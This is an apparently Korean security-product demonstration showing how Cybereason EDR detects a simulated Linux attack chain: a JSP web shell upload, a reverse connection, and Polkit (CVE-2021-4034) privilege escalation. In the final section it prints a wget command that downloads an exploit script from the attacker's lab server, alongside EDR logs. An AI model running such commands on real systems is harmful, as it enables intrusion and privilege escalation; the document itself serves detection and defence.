
- 사이버리즌 EDR 확인 : JSP 웹셸 업로드 (1/2)



Cybereason NGAV (EPP)와 EDR에서 JSP 기반의 웹셸 업로드 이벤트 확인


Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : JSP 웹쉘 업로드 (2/2)



Linux 공격 시뮬레이션 Flow



- 사이버리즌 EDR 확인 : Reverse Connection 확인 (1/2)



Cybereason EDR에서 공격자 서버로 역으로 접속하는 Reverse Connection 행위 이벤트 발생 확인


Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Reverse Connection 확인 (2/2)



Linux 공격 시뮬레이션 Flow



- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (1/10)



Cybereason NGAV (EPP)와 EDR에서 Polkit 취약점(CVE-2021-4034)을 이용한 권한상승 확인


Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (2/10)



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Polkit 취약점(CVE-2021-4034)를 통한 권한상승 확인 (3/10)



• Connection

192.168.146.132:56908 > 192.168.146.137...
Associated Connections

192.168.146.132:56908 > 192.168.146.137...
Associated Internal Connections

192.168.146.132:56908 > 192.168.146.137:8081

희생자1 PC에서 공격자 서버의 8081포트로 접속 확인
(유포지 접속 후 Polkit 취약점 exploit 코드 다운로드)




공격자가 사전에 준비한 유포지 서버를 통해
Polkit 취약점 Exploit 코드 다운로드 (wget 이용)

```
wget http://192.168.146.137:8081/pwnkit.sh -O /tmp/pwnkit.sh
```

Process PID
February 19, 2025 at 3:15:20 PM GMT+9
Process Creation Time
February 19, 2025 at 3:15:31 PM GMT+9
Process End Time
Command Line
wget http://192.168.146.137:8081/pwnkit.sh ...


